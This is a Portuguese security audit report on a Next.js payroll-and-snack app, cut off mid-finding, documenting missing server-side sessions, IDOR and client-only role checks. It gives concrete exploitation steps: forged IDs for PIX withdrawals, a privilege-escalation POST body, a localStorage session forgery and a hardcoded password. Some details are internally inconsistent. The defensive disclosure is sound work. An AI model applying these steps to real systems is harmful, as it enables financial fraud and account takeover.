

Relatório de Auditoria de Segurança

Tech Hub

Data da auditoria	18 de setembro de 2026
Repositório	tech-hub · branch development · commit da61796
Linguagem	TypeScript 5
Framework	Next.js 15 (App Router) + React 19
ORM / acesso a dados	Prisma ORM 7.9 com driver adapter @prisma/adapter-pg (PostgreSQL / Neon)
Autenticação	Login federado na plataforma Senior (POST /api/auth/senior) + rota legada /api/auth/login. Sessão mantida apenas no localStorage do navegador; NÃO existe cookie de sessão, token assinado nem middleware.ts.
Frontend	React Client Components ("use client"), HeroUI, TanStack Table, Recharts, Tailwind 4
Deploy / infraestrutura	Sem Dockerfile, docker-compose, Helm ou Terraform. Único artefato de CI: .github/workflows/testes.yml (typecheck, Jest, Playwright).

Escopo auditado

- 29 route handlers em app/api/** (todos os métodos HTTP exportados)
- 8 módulos de domínio em lib/**
- contexts/auth-context.tsx e components/protected-route.tsx (mecanismo de sessão)
- 9 páginas de app/** e 17 componentes em components/** (vetores de XSS e gates de papel)
- prisma/schema.prisma e as 4 migrações em prisma/migrations/**
- .env, .gitignore, next.config.mjs, prisma.config.ts, package.json
- .github/workflows/testes.yml
- Histórico git completo (git rev-list --all) em busca de segredos versionados

Nota metodológica

As cinco categorias do roteiro foram mapeadas para os equivalentes desta stack antes da varredura. Nenhum achado abaixo é especulativo: todos foram lidos no código-fonte, com arquivo e linha.

1. Banco sem tranca	O projeto NÃO usa Supabase, portanto não há RLS. O equivalente nesta stack seria um filtro manual por colaborador_id (ou setor_id) aplicado no servidor dentro de cada query Prisma. A auditoria procurou esse filtro em toda query de listagem, busca, agregação e relatório.
2. Permissão no navegador	Cada gate de papel do frontend (user?.tipo === "admin", podeGerenciarAdmins, ProtectedRoute requiredRole) foi cruzado com o route handler correspondente em app/api/** para confirmar se existe verificação equivalente no servidor.
3. IDOR	Percorridos os 29 route handlers, um a um, procurando leitura, escrita ou exclusão de objeto por ID vindo de path, query ou body sem verificação de posse. Nenhuma amostragem: a tabela de cobertura lista todas as rotas.
4. Chaves expostas	Varredura de código-fonte, configs, CI e documentação por credenciais literais, mais git grep sobre todos os commits alcançáveis e verificação de variáveis NEXT_PUBLIC_* que vazariam para o bundle do cliente.
5. Inputs sem tratamento	Busca por dangerouslySetInnerHTML, innerHTML, eval, new Function, esquema javascript: e por URLs controladas pelo usuário em href/src. Verificada também a existência de biblioteca de sanitização no package.json.


Resumo executivo

A auditoria percorreu os **25 recursos de API** do projeto, handler por handler, e registrou **21 achados**, dos quais **7 críticos** e **6 altos**. Os achados não são independentes: quase todos derivam de um único defeito estrutural — **não existe sessão autenticada no servidor**. Sem cookie, sem token assinado e sem `middleware.ts`, nenhum route handler consegue saber quem está chamando, e por isso nenhum deles consegue filtrar, autorizar ou verificar posse. As duas funções de privilégio que existem em `lib/permissions.ts` estão escritas corretamente, mas recebem a identidade do próprio corpo ou da query string da requisição — ou seja, do atacante.

A consequência prática é que dinheiro real é alcançável por um anônimo: o saque PIX, a quitação de dívida sem pagamento e a leitura do saldo da loja formam uma cadeia completa de fraude financeira. Em contrapartida, a auditoria também encontrou um projeto bem construído nas dimensões que não dependem de sessão: zero SQL bruto, zero superfície de injeção de HTML, mascaramento consistente de CPF, webhook com comparação em tempo constante e nenhum segredo no histórico git ou no bundle do cliente.




Distribuição por severidade



Paleta: crítica #B91C1C · alta #EA580C · média #D97706 · baixa #2563EB · informativa #64748B

Achados por categoria do roteiro



Barras empilhadas por severidade. A categoria 5 (XSS) concentra os achados mais leves porque o projeto não possui nenhuma injeção de HTML.

Cobertura da auditoria

Todos os route handlers do backend foram percorridos individualmente. A tabela abaixo é a prova de cobertura: nenhuma rota foi amostrada.

Rota	Métodos	Situação	Observação
/api/auth/login	POST	EXPOSTA	Senha mestra hardcoded (F-02)
/api/auth/senior	POST	PARCIAL	Valida credenciais na plataforma Senior, mas não emite sessão (F-08)
/api/admin/setores	GET, POST	EXPOSTA	Sem verificação alguma (F-05)
/api/admin/setores/[id]	GET, PUT, DELETE	EXPOSTA	Sem verificação alguma (F-05)
/api/admin/usuarios	GET, POST, DELETE	EXPOSTA	Autoriza por user_email da query/body (F-04)
/api/biblioteca/livros	GET, POST	EXPOSTA	Sem verificação (F-10)
/api/biblioteca/livros/[id]	GET, PUT, PATCH, DELETE	EXPOSTA	IDOR sem posse (F-12)
/api/biblioteca/livros/buscar-capas	GET	PROTEGIDA	Hosts literais, timeout, sem SSRF
/api/biblioteca/emprestimos	GET, POST	EXPOSTA	Sem escopo de dono (F-01, F-10)
/api/biblioteca/emprestimos/[id]	GET, PATCH	EXPOSTA	IDOR sem posse (F-12)
/api/certificacoes	GET, POST	EXPOSTA	Sem escopo de dono (F-01, F-10)
/api/certificacoes/[id]	GET, PATCH, DELETE	EXPOSTA	IDOR sem posse (F-11)
/api/colaboradores	GET, POST	EXPOSTA	Listagem integral de PII (F-01)
/api/colaboradores/[id]	GET, PATCH	EXPOSTA	IDOR de escrita em PII (F-06)
/api/dashboard	GET	EXPOSTA	Relatório global sem escopo (F-13)
/api/ranking/colaboradores	GET	EXPOSTA	Ranking nominal global (F-01, F-13)
/api/ranking/estatisticas	GET	EXPOSTA	Agregados globais (F-13)
/api/salgados/dividas	GET, POST	EXPOSTA	Sem escopo de dono (F-01, F-07)
/api/salgados/dividas/[id]	GET, PATCH	EXPOSTA	Quitação sem pagamento (F-07)
/api/salgados/pagamentos	GET, POST	EXPOSTA	Cobranças de terceiros (F-14)
/api/salgados/pagamentos/simular	POST	PROTEGIDA	Bloqueado em produção (NODE_ENV)
/api/salgados/pagamentos/status	GET	EXPOSTA	Consulta por divida_id sem posse (F-14)
/api/salgados/saldo	GET	EXPOSTA	Saldo financeiro sem auth (F-09)
/api/salgados/transferencias	POST	EXPOSTA	Saque PIX com id forjado (F-03)
/api/webhooks/abacatepay	POST	PROTEGIDA	Segredo + timingSafeEqual; assinatura opcional (F-15)

Mecanismo de isolamento do projeto

NÃO EXISTE. Não há Row Level Security nas migrações (nenhum ENABLE ROW LEVEL SECURITY ou CREATE POLICY em prisma/migrations/**), não há middleware.ts, não há cookie de sessão e nenhum route handler deriva a identidade do chamador a partir de credencial verificável. As duas únicas verificações de privilégio existentes (lib/permissions.ts) recebem a identidade do próprio corpo/query da requisição, ou seja, do atacante.

Pontos fortes e pontos fracos

O que está protegido

Verificado no código e confirmado correto. Esta seção também comprova a extensão da varredura.

✓ Webhook da AbacatePay validado com comparação em tempo constante

app/api/webhooks/abacatepay/route.ts:61-82

Recusa a requisição quando ABACATEPAY_WEBHOOK_SECRET não está configurado (linhas 63-71), compara o segredo recebido com crypto.timingSafeEqual após igualar comprimentos (linhas 13-20, 74) e só aceita os eventos transparent.completed e billing.paid (linha 11, 93). É a única rota do projeto com autenticação correta.

✓ Baixa de pagamento idempotente e transacional

lib/pagamentos.ts:44-112

aplicarPagamentoConfirmado roda dentro de prisma.\$transaction, sai cedo quando status já é "paid" (linhas 62-69) e só incrementa total_gasto_salgados quando a dívida ainda não estava quitada (linha 90). Webhook e polling podem disparar juntos sem somar o valor duas vezes.

✓ CPF nunca sai da API em claro

lib/colaboradores.ts:1-38

COLABORADOR_SELECT_SEGURO é usado em todas as rotas de colaboradores e nunca inclui a coluna senha; sanitizarColaborador remove document do payload e devolve apenas document_mascarado no formato ***.***.***-NN. Aplicado de forma consistente em colaboradores/route.ts:38,144 e colaboradores/[id]/route.ts:22,197.

✓ Zero SQL bruto: sem superfície de injeção

app/**, lib/**

Varredura por \$queryRaw, \$executeRaw e queryRawUnsafe não retornou nenhuma ocorrência. Todo acesso a dados passa pelo Prisma Client com parâmetros tipados, e as buscas por texto usam contains com mode: "insensitive", que é parametrizado.

✓ Nenhum vetor de injeção de HTML no frontend

app/**, components/**

Varredura por dangerouslySetInnerHTML, innerHTML, eval e new Function em todas as páginas e componentes não retornou nenhuma ocorrência. O projeto não renderiza Markdown nem HTML de usuário; todo texto passa pelo escape automático do JSX. É por isso que a categoria 5 tem apenas um achado de severidade média e dois baixos.

✓ Simulação de pagamento bloqueada em produção

app/api/salgados/pagamentos/similar/route.ts:8-16

A rota verifica process.env.NODE_ENV === "production" antes de qualquer outra coisa e responde 403. Sem essa guarda, o endpoint quitaria dívidas sem pagamento em produção — e a única rota de escrita do módulo financeiro que se protege sozinha.

✓ Segredos fora do controle de versão, histórico limpo

.gitignore:19-20, git log --all

O padrão .env* cobre todas as variantes. git log --all sobre .env, .env.local e .env.production não retorna commits; git grep pelos prefixos abc_dev_, npg_, ssk_, pck_ em todos os commits alcançáveis só encontrou placeholders na documentação de skills do Prisma. Nenhuma variável NEXT_PUBLIC_* existe no projeto, portanto nenhum segredo chega ao bundle do cliente.

✓ CI sem credenciais reais

.github/workflows/testes.yml:14-16

A única variável de ambiente do workflow é um DATABASE_URL apontando para postgresql://ci:ci@localhost:5432/ci, descartável e sem valor fora do runner. Nenhum uso de secrets em claro, nenhuma chave de API embutida.

✓ Proxy de capa de livro sem SSRF

app/api/biblioteca/livros/buscar-capa/route.ts:45-135

Os dois hosts consultados são literais no código (googleapis.com e openlibrary.org); o input do usuário entra apenas como valor em URLSearchParams, nunca como host ou caminho. Há timeout de 8 s via AbortSignal.timeout (linhas 9, 65, 116) e a URL de capa retornada é normalizada para https (linha 38).

✓ Validação de entrada consistente nas rotas de escrita

`app/api/colaboradores/[id]/route.ts:89-192`, `app/api/salgados/transferencias/route.ts:14-71`

O PATCH de colaboradores válida nome vazio, unicidade de e-mail, existência do setor, enum de status e data inválida. A rota de transferencias válida formato de chave PIX por tipo, tipo contra lista fechada e valor mínimo. A validação de formato é sólida em todo o projeto — o que falta é a camada de autorização, não a de validação.

✓ Cobertura de testes automatizados já estabelecida

`tests/**`, `e2e/**`, `.github/workflows/testes.yml`

Existem 5 suites de integração, 5 de unidade e 4 specs Playwright, com jobs separados de typecheck, unidade, integração e E2E no CI. Há onde ancorar testes de regressão de autorização assim que as correções forem feitas.

Os riscos centrais

- 1 Não existe sessão no servidor. Sem cookie, sem token assinado e sem `middleware.ts`, nenhum route handler consegue saber quem está chamando. Todos os demais problemas derivam deste.
- 2 As duas únicas verificações de privilégio recebem a identidade do atacante. `ehAdmin` e `ehAdminPermanente` estão implementadas corretamente, mas são alimentadas por `colaborador_id` do corpo e `user_email` da query string.
- 3 Dinheiro real alcançável por anônimo. Saque PIX (F-03), quitacao de dívida sem pagamento (F-07) e leitura do saldo da loja (F-09) formam uma cadeia completa de fraude financeira.
- 4 A lógica de autorização foi escrita no lado errado da fronteira. `podeEditarCertificacao` e `ProtectedRoute` codificam as regras certas, mas rodam no navegador; nenhum handler as reproduz.
- 5 IDOR generalizado, não pontual. Dos 29 handlers auditados, 26 não possuem qualquer verificação de posse ou de papel — o padrão e a ausência, não a exceção.
- 6 Autenticação contornável por constante literal. A senha mestra "123456" em `app/api/auth/login/route.ts:35` dispensa qualquer credencial válida.

Achados detalhados

Agrupados pelas cinco categorias do roteiro e ordenados por severidade. Cada achado traz arquivo, linhas exatas, trecho de código, por que é explorável, impacto e condição de explorabilidade.

1. BANCO SEM TRANCA

Severidade	Arquivo:linha	Descrição
CRÍTICA	app/api/salgados/dividas/route.ts:27-41, 72-83 (+5)	F-01 — Nenhuma query de domínio filtra pelo usuário autenticado: o banco inteiro e legível por qualquer requisição anônima
ALTA	app/api/salgados/saldo/route.ts:4-7 (+2)	F-09 — Saldo financeiro da conta AbacatePay exposto sem autenticação
ALTA	app/api/dashboard/route.ts:66-78 (+3)	F-13 — Agregações e relatórios entregam números da organização inteira sem escopo de chamador

CRÍTICA

F-01 Nenhuma query de domínio filtra pelo usuário autenticado: o banco inteiro e legível por qualquer requisição anônima

Evidência no código

app/api/salgados/dividas/route.ts:27-41, 72-83

```
const where: Prisma.dividasWhereInput = {};  
  
if (pago === "true") where.pago = true;  
else if (pago === "false") where.pago = false;  
  
if (colaboradorId) where.colaborador_id = Number(colaboradorId);  
...  
const dividas = await prisma.dividas.findMany({  
  where,  
  include: { colaboradores: { select: { nome: true } } },  
  orderBy: { data_inicio: "desc" },  
});
```

app/api/certificacoes/route.ts:14-25, 109-120

```
const where: Prisma.certificacoesWhereInput = {};  
  
if (colaborador_id) where.colaborador_id = Number(colaborador_id);
```

app/api/biblioteca/emprestimos/route.ts:16-27, 83-90

```
const where: Prisma.emprestimosWhereInput = {};  
  
if (status && status !== "todos") where.status = status;  
if (colaboradorId) where.colaborador_id = Number(colaboradorId);
```

app/api/colaboradores/route.ts:20-35, 93-97

```
const where: Prisma.colaboradoresWhereInput = {};  
  
if (departamento && departamento !== "todos") {  
  where.departamento = departamento;  
}
```

app/api/dashboard/route.ts:89-95

```
const filtroColaborador: { setor_id?: number; id?: number } = {};  
if (setorId !== null) filtroColaborador.setor_id = setorId;  
if (colaboradorId !== null) filtroColaborador.id = colaboradorId;  
const escopo =  
  Object.keys(filtroColaborador).length > 0  
    ? { colaboradores: filtroColaborador }  
    : {};
```

app/api/ranking/colaboradores/route.ts:6-17

```
export async function GET() {
  const colaboradores = await prisma.colaboradores.findMany({
    select: { id: true, nome: true, email: true, departamento: true, ... },
```

Por que é explorável

O filtro por colaborador_id existe nas rotas de dívidas, certificações e empréstimos, mas ele vem de um query parameter escolhido pelo cliente (searchParams.get("colaborador_id")) e não de uma sessão verificada no servidor. Quando o parâmetro é omitido, o objeto where fica vazio e a query retorna a tabela inteira. Não existe cookie, token nem middleware que permita ao servidor saber quem está chamando, então não há como aplicar o filtro corretamente. Exploracao: GET /api/salgados/dividas sem nenhum parâmetro, sem cabeçalho algum, devolve todas as dívidas de todos os colaboradores, com nome, item, motivo e valor. O mesmo vale para /api/certificacoes, /api/biblioteca/emprestimos, /api/colaboradores, /api/dashboard e as duas rotas de /api/ranking.

Impacto

Exposicao integral da base: nomes, e-mails corporativos, departamentos, cargos, histórico financeiro (dívidas e total_gasto_salgados), certificações e empréstimos de todos os colaboradores, para qualquer pessoa que alcance a URL da aplicação.

Condição de explorabilidade

Nenhuma. Explorabilidade direta por requisição HTTP não autenticada, sem pre-requisito de configuração.

ALTA**F-09** Saldo financeiro da conta AbacatePay exposto sem autenticação**Evidência no código****app/api/salgados/saldo/route.ts:4-7**

```
export async function GET() {
  try {
    const saldo = await consultarSaldoLoja();
    return NextResponse.json(saldo);
```

lib/abacatepay.ts:217-229

```
export async function consultarSaldoLoja(): Promise<SaldoLoja> {
  const loja = await requisitar<Record<string, any>>("v1", "/store/get");
  const saldo = (loja.balance ?? loja) as Record<string, unknown>;

  return {
    disponivel: paraReais(...),
    pendente: paraReais(...),
    bloqueado: paraReais(...),
  };
}
```

app/salgados/page.tsx:219

```
const response = await fetch("/api/salgados/saldo");
```

Por que é explorável

O handler não recebe nem inspeciona qualquer parâmetro de identidade: chama direto a API v1 da AbacatePay com a chave do servidor e devolve o saldo. No frontend, o card de saldo fica atrás do gate ehAdmin de app/salgados/page.tsx:197, mas a rota não replica essa condição. GET /api/salgados/saldo responde a qualquer um.

Impacto

Vazamento de informação financeira da empresa (disponível, pendente, bloqueado) e, sobretudo, reconhecimento para F-03: o atacante descobre exatamente quanto há para sacar antes de disparar a transferência PIX.

Condição de explorabilidade

Requer API_KEY_ABACATEPAY_V1 configurada, o que já é o caso no ambiente em uso.

ALTA

F-13 Agregações e relatórios entregam números da organização inteira sem escopo de chamador

Evidência no código

app/api/dashboard/route.ts:66-78

```
export async function GET(request: NextRequest) {
  const params = request.nextUrl.searchParams;
  const mesesBrutos = Number(params.get("meses") ?? 6);
  const setorParam = params.get("setorId");
  const colaboradorParam = params.get("colaboradorId");
```

app/api/ranking/estatisticas/route.ts:6-19

```
export async function GET() {
  const [
    totalColaboradores, totalCertificacoes, ...
  ] = await prisma.$transaction([
    prisma.colaboradores.count(),
    prisma.certificacoes.count(),
```

app/api/salgados/dividas/route.ts:18-25

```
if (motivosOnly === "true") {
  const result = await prisma.dividas.findMany({
    where: { AND: [{ motivo: { not: null } }, { motivo: { not: "" } } ] },
    distinct: ["motivo"],
    select: { motivo: true },
  });
  return NextResponse.json(result.map((r) => r.motivo));
}
```

app/api/certificacoes/route.ts:32-34

```
const escopo: Prisma.certificacoesWhereInput = colaborador_id
  ? { colaborador_id: Number(colaborador_id) }
  : {};
```

Por que é explorável

Os parâmetros `setorId` e `colaboradorId` do dashboard são filtros de apresentação escolhidos pelo cliente, não limites de segurança: omiti-los devolve a visão global. `/api/ranking/estatisticas` e `/api/ranking/colaboradores` não aceitam parâmetro algum e sempre respondem com a organização inteira. A variante `motivos_only=true` de `/api/salgados/dividas` devolve a lista distinta de motivos de dívida de todos, que frequentemente carrega contexto pessoal em texto livre.

Impacto

Perfilamento completo da organização por um anônimo: estrutura de setores, ranking nominal de colaboradores, valores financeiros agregados e motivos de dívida em texto livre.

Condição de explorabilidade

Nenhuma. F-13 e a face de relatório do mesmo defeito estrutural de F-01.

2. PERMISSÃO NO NAVEGADOR

Severidade	Arquivo:linha	Descrição
CRÍTICA	app/api/salgados/transferencias/route.ts:37-47 (+3)	F-03 — Saque PIX real autoriza-se com um <code>colaborador_id</code> enviado pelo próprio atacante
CRÍTICA	app/api/admin/usuarios/route.ts:32-43 (+4)	F-04 — Gestão de administradores autoriza-se por um e-mail enviado na query string
CRÍTICA	app/api/admin/setores/route.ts:51-56 (+4)	F-05 — CRUD de setores no painel administrativo não tem nenhuma verificação no servidor

Severidade	Arquivo:linha	Descrição
ALTA	contexts/auth-context.tsx:35-41 (+3)	F-08 — A sessão vive apenas no localStorage, sem token assinado: a identidade e o papel são editáveis pelo usuário
ALTA	app/biblioteca/page.tsx:376 (+5)	F-10 — Gates de papel de biblioteca e certificações não têm contrapartida no servidor

CRÍTICA**F-03** Saque PIX real autoriza-se com um colaborador_id enviado pelo próprio atacante**Evidência no código****app/api/salgados/transferencias/route.ts:37-47**

```
export async function POST(req: NextRequest) {
  const { colaborador_id, amount, description, pix_key, pix_key_type } =
    await req.json();

  if (!(await ehAdmin(Number(colaborador_id)))) {
    return NextResponse.json(
      { error: "Apenas administradores podem solicitar saques" },
      { status: 403 },
    );
  }
}
```

app/api/salgados/transferencias/route.ts:73-80

```
const transferencia = await enviarPix({
  amount: paraCentavos(valor),
  externalId: crypto.randomUUID(),
  description: String(description ?? "").trim() || "Saque de salgados",
  pix: { key: normalizarChave(chave, tipo), type: tipo },
});
```

lib/permissoes.ts:16-33

```
export async function ehAdmin(colaboradorId?: number | null) {
  if (!Number.isFinite(Number(colaboradorId))) return false;
  const colaborador = await prisma.colaboradores.findUnique({
    where: { id: Number(colaboradorId) },
    select: { tipo: true, admin_permanente: true, admin_temporario_ate: true },
  });
}
```

app/salgados/page.tsx:460-469

```
const response = await fetch("/api/salgados/transferencias", {
  method: "POST",
  headers: { "Content-Type": "application/json" },
  body: JSON.stringify({
    colaborador_id: user.id,
    amount: valor,
  })
});
```

Por que é explorável

ehAdmin consulta o banco corretamente, mas o identificador que ela recebe vem do corpo JSON da requisição. O servidor pergunta "esse id é de um admin?" em vez de "quem está chamando e admin?". O atacante envia colaborador_id de qualquer administrador (ids são inteiros sequenciais e a lista de admins é pública via GET /api/admin/usuarios, ou simplesmente força bruta de 1 a N) junto com a própria chave PIX, e a rota executa enviarPix contra a API de produção da AbacatePay. O valor mínimo é R\$ 1,00 e não existe teto.

Impacto

Saque de fundos reais da conta AbacatePay da empresa para uma chave PIX arbitrária escolhida pelo atacante. Perda financeira direta.

Condição de explorabilidade

Requer que API_KEY_ABACATEPAY_V2 esteja configurada (ambiente já em uso) e que haja saldo disponível na loja — saldo esse que F-04 expõe publicamente.

CRÍTICA**F-04** Gestão de administradores autoriza-se por um e-mail enviado na query string**Evidência no código****app/api/admin/usuarios/route.ts:32-43**

```
const { searchParams } = new URL(request.url);
const userEmail = searchParams.get("user_email");

if (!(await ehAdminPermanente(userEmail))) {
  return NextResponse.json(
    { error: "Acesso negado. Apenas admins permanentes podem acessar esta funcionalidade." },
    { status: 403 },
  );
}
```

app/api/admin/usuarios/route.ts:127-138

```
const body = await request.json();
const { colaborador_id, admin_ate, user_email, admin_permanente } = body;

if (!(await ehAdminPermanente(user_email))) {
```

app/api/admin/usuarios/route.ts:235-247

```
const colaborador_id = searchParams.get("colaborador_id");
const user_email = searchParams.get("user_email");

if (!(await ehAdminPermanente(user_email))) {
```

app/api/admin/usuarios/route.ts:207-215

```
await prisma.colaboradores.update({
  where: { id: colaborador_id },
  data: {
    admin_permanente: permanente,
    admin_temporario_ate: dataAdmin,
    tipo: "admin",
    updated_at: new Date(),
  },
});
```

app/admin/page.tsx:201-203

```
? fetch(
  `/api/admin/usuarios?escopo=candidatos&user_email=${encodeURIComponent(emailUsuário)}`,
)
```

Por que é explorável

Os três métodos (GET, POST, DELETE) derivam a identidade do chamador de um parâmetro de texto que o cliente controla. O e-mail de um admin permanente não é secreto: ele aparece no próprio GET desta rota, na listagem pública de /api/colaboradores (F-01) e no domínio corporativo. Bastando conhecer um e-mail de admin permanente, o atacante faz POST /api/admin/usuarios com {"colaborador_id": <seu_id>, "admin_permanente": true, "user_email": "<admin>@empresa"} e se promove a administrador permanente. A proteção ehOProprioUsuário (linhas 19-28) não ajuda: ela compara o alvo com o e-mail forjado, não com o atacante.

Impacto

Escalonamento de privilégio de anônimo para administrador permanente, que é o papel de maior autoridade do sistema. A partir daí, todo o painel /admin fica coerente para o atacante.

Condição de explorabilidade

Nenhuma além de conhecer um e-mail de admin permanente, que o próprio sistema expõe.

CRÍTICA**F-05** CRUD de setores no painel administrativo não tem nenhuma verificação no servidor**Evidência no código**

app/api/admin/setores/route.ts:51-56

```
export async function GET(req: NextRequest) {
  try {
    const page = req.nextUrl.searchParams.get("page");
    const limit = req.nextUrl.searchParams.get("limit");
    const search = req.nextUrl.searchParams.get("search");
```

app/api/admin/setores/route.ts:119-124

```
export async function POST(req: NextRequest) {
  try {
    const body = await req.json();
    const { nome, descricao } = body;

    if (!nome) {
```

app/api/admin/setores/[id]/route.ts:41-49

```
export async function PUT(
  req: NextRequest,
  { params }: { params: Promise<{ id: string }> },
) {
  try {
    const { id: idParam } = await params;
    const id = Number(idParam);
    const body = await req.json();
```

app/api/admin/setores/[id]/route.ts:85-95

```
export async function DELETE(
  req: NextRequest,
  { params }: { params: Promise<{ id: string }> },
) {
  try {
    const { id: idParam } = await params;
    const id = Number(idParam);
```

components/protected-route.tsx:45-58

```
if (requiredRole === "admin" && user.tipo !== "admin") {
  return (
    <div className="min-h-screen flex items-center justify-center">
      <h1 className="text-2xl font-bold text-red-600 mb-4">Acesso Negado</h1>
```

Por que é explorável

Nenhum dos cinco handlers deste recurso importa `lib/permissions.ts` nem lê qualquer credencial. A única barreira é `ProtectedRoute requiredRole="admin"` na página `/admin`, que roda no navegador e decide a partir de `user.tipo` lido do `localStorage`. Chamar a API diretamente (`curl`, `fetch` de outra aba, `Postman`) ignora a página inteira. Note o contraste com a rota vizinha `/api/admin/usuarios`, que ao menos tenta verificar — aqui não há nem tentativa.

Impacto

Qualquer anônimo cria, renomeia e exclui setores da organização e lê a listagem completa de setores com nome, e-mail, cargo e status de todos os colaboradores vinculados (GET de `[id]`, linhas 14-22).

Condição de explorabilidade

Nenhuma.

ALTA

F-08 A sessão vive apenas no `localStorage`, sem token assinado: a identidade e o papel são editáveis pelo usuário

Evidência no código

contexts/auth-context.tsx:35-41

```
useEffect(() => {
  const savedUser = localStorage.getItem("user");
  if (savedUser) {
    setUser(JSON.parse(savedUser));
  }
  setIsLoading(false);
}, []);
```

contexts/auth-context.tsx:65-68

```
setUser(data.user);
localStorage.setItem("user", JSON.stringify(data.user));
setIsLoading(false);
return true;
```

app/api/auth/senior/route.ts:180-183

```
return NextResponse.json({
  user,
  message: "Login realizado com sucesso",
});
```

components/protected-route.tsx:22-35

```
useEffect(() => {
  if (!isLoading && !user) {
    router.push("/login");
  }

  if (!isLoading && user && requiredRole === "admin" && user.tipo !== "admin") {
    router.push("/");
  }
}, [user, isLoading, router, requiredRole]);
```

Por que é explorável

A rota de login válida corretamente as credenciais contra a plataforma Senior e até sincroniza o papel no banco (linhas 101-133), mas devolve o objeto de usuário como JSON simples. Não há Set-Cookie, não há JWT assinado, não há registro de sessão no servidor. O objeto é persistido em localStorage e é a única fonte de verdade do frontend. Executar `localStorage.setItem("user", JSON.stringify({id: 1, tipo: "admin", email: "admin@empresa", admin_permanente: true}))` no console libera toda a interface administrativa. Como o servidor não lê nada disso, essa falsificação não é detectável — e também não precisa ser, já que as rotas sensíveis (F-03 a F-07) não verificam nada.

Impacto

Não existe sessão autenticada no sentido técnico. Todo controle de acesso do produto é decorativo, e o `access_token` da plataforma Senior fica armazenado em localStorage, acessível a qualquer script na origem.

Condição de explorabilidade

Nenhuma. Acesso ao DevTools do próprio navegador.

ALTA**F-10** Gates de papel de biblioteca e certificações não têm contrapartida no servidor

Evidência no código

app/biblioteca/page.tsx:376

```
const ehAdmin = user?.tipo === "admin";
```

app/biblioteca/page.tsx:562

```
{user?.tipo === "admin" && (
```

app/certificacoes/page.tsx:337-340

```
return user?.tipo === "admin" || certificacao.colaborador_id === user?.id;
}

const ehAdmin = user?.tipo === "admin";
```

app/certificacoes/page.tsx:572

```
{user?.tipo === "admin" && (
```

app/api/biblioteca/livros/route.ts:42-46

```
export async function POST(req: NextRequest) {  
  try {  
    const body = await req.json();  
    const { titulo, autor, genero, isbn, capa } = body;
```

app/api/certificacoes/route.ts:130-142

```
export async function POST(request: NextRequest) {  
  try {  
    const body = await request.json();  
    const {  
      colaborador_id, nome, tipo, instituicao, ...  
    } = body;
```

Por que é explorável

podeEditarCertificacao (certificações/page.tsx:336-338) implementa a regra de negócio correta — admin ou dono do registro — mas apenas para decidir se o botão aparece. Os handlers correspondentes em app/api/certificacoes/** e app/api/biblioteca/** não reproduzem nenhuma das duas condições. O mesmo vale para os botões de cadastro e exclusão de livros. A lógica de autorização existe e está escrita corretamente; ela só foi escrita no lado errado da fronteira de confiança.

Impacto

Cadastro, edição e exclusão de livros, empréstimos e certificações por qualquer anônimo, incluindo certificações lançadas em nome de terceiros (colaborador_id arbitrário no POST).

Condição de explorabilidade

Nenhuma.

3. IDOR

Severidade	Arquivo:linha	Descrição
CRÍTICA	app/api/colaboradores/[id]/route.ts:47-68 (+3)	F-06 — PATCH /api/colaboradores/[id] altera o cadastro de qualquer colaborador, inclusive CPF, e-mail e status
CRÍTICA	app/api/salgados/dividas/[id]/route.ts:39-48 (+2)	F-07 — PATCH /api/salgados/dividas/[id] quita qualquer dívida sem pagar e corrompe o total gasto do colaborador
ALTA	app/api/certificacoes/[id]/route.ts:52-59 (+2)	F-11 — Certificacoes: PATCH e DELETE por ID sem verificação de posse
ALTA	app/api/biblioteca/livros/[id]/route.ts:33-41 (+4)	F-12 — Biblioteca: livros e empréstimos alteráveis e excluíveis por ID sem posse
MÉDIA	app/api/salgados/pagamentos/route.ts:12-33 (+2)	F-14 — Cobranças PIX de terceiros consultáveis por divida_id, com o código copia-e-cola exposto

CRÍTICA**F-06** PATCH /api/colaboradores/[id] altera o cadastro de qualquer colaborador, inclusive CPF, e-mail e status**Evidência no código****app/api/colaboradores/[id]/route.ts:47-68**

```
export async function PATCH(
  req: NextRequest,
  { params }: { params: Promise<{ id: string }> },
) {
  try {
    const { id: idParam } = await params;
    const id = Number(idParam);
    const body = await req.json();

    const {
      document, country_code, area_code, number,
      nome, email, departamento, cargo, setor_id, status, data_admissao,
    } = body;
```

app/api/colaboradores/[id]/route.ts:70-80

```
const existing = await prisma.colaboradores.findUnique({
  where: { id },
  select: { id: true, email: true },
});

if (!existing) {
  return NextResponse.json(
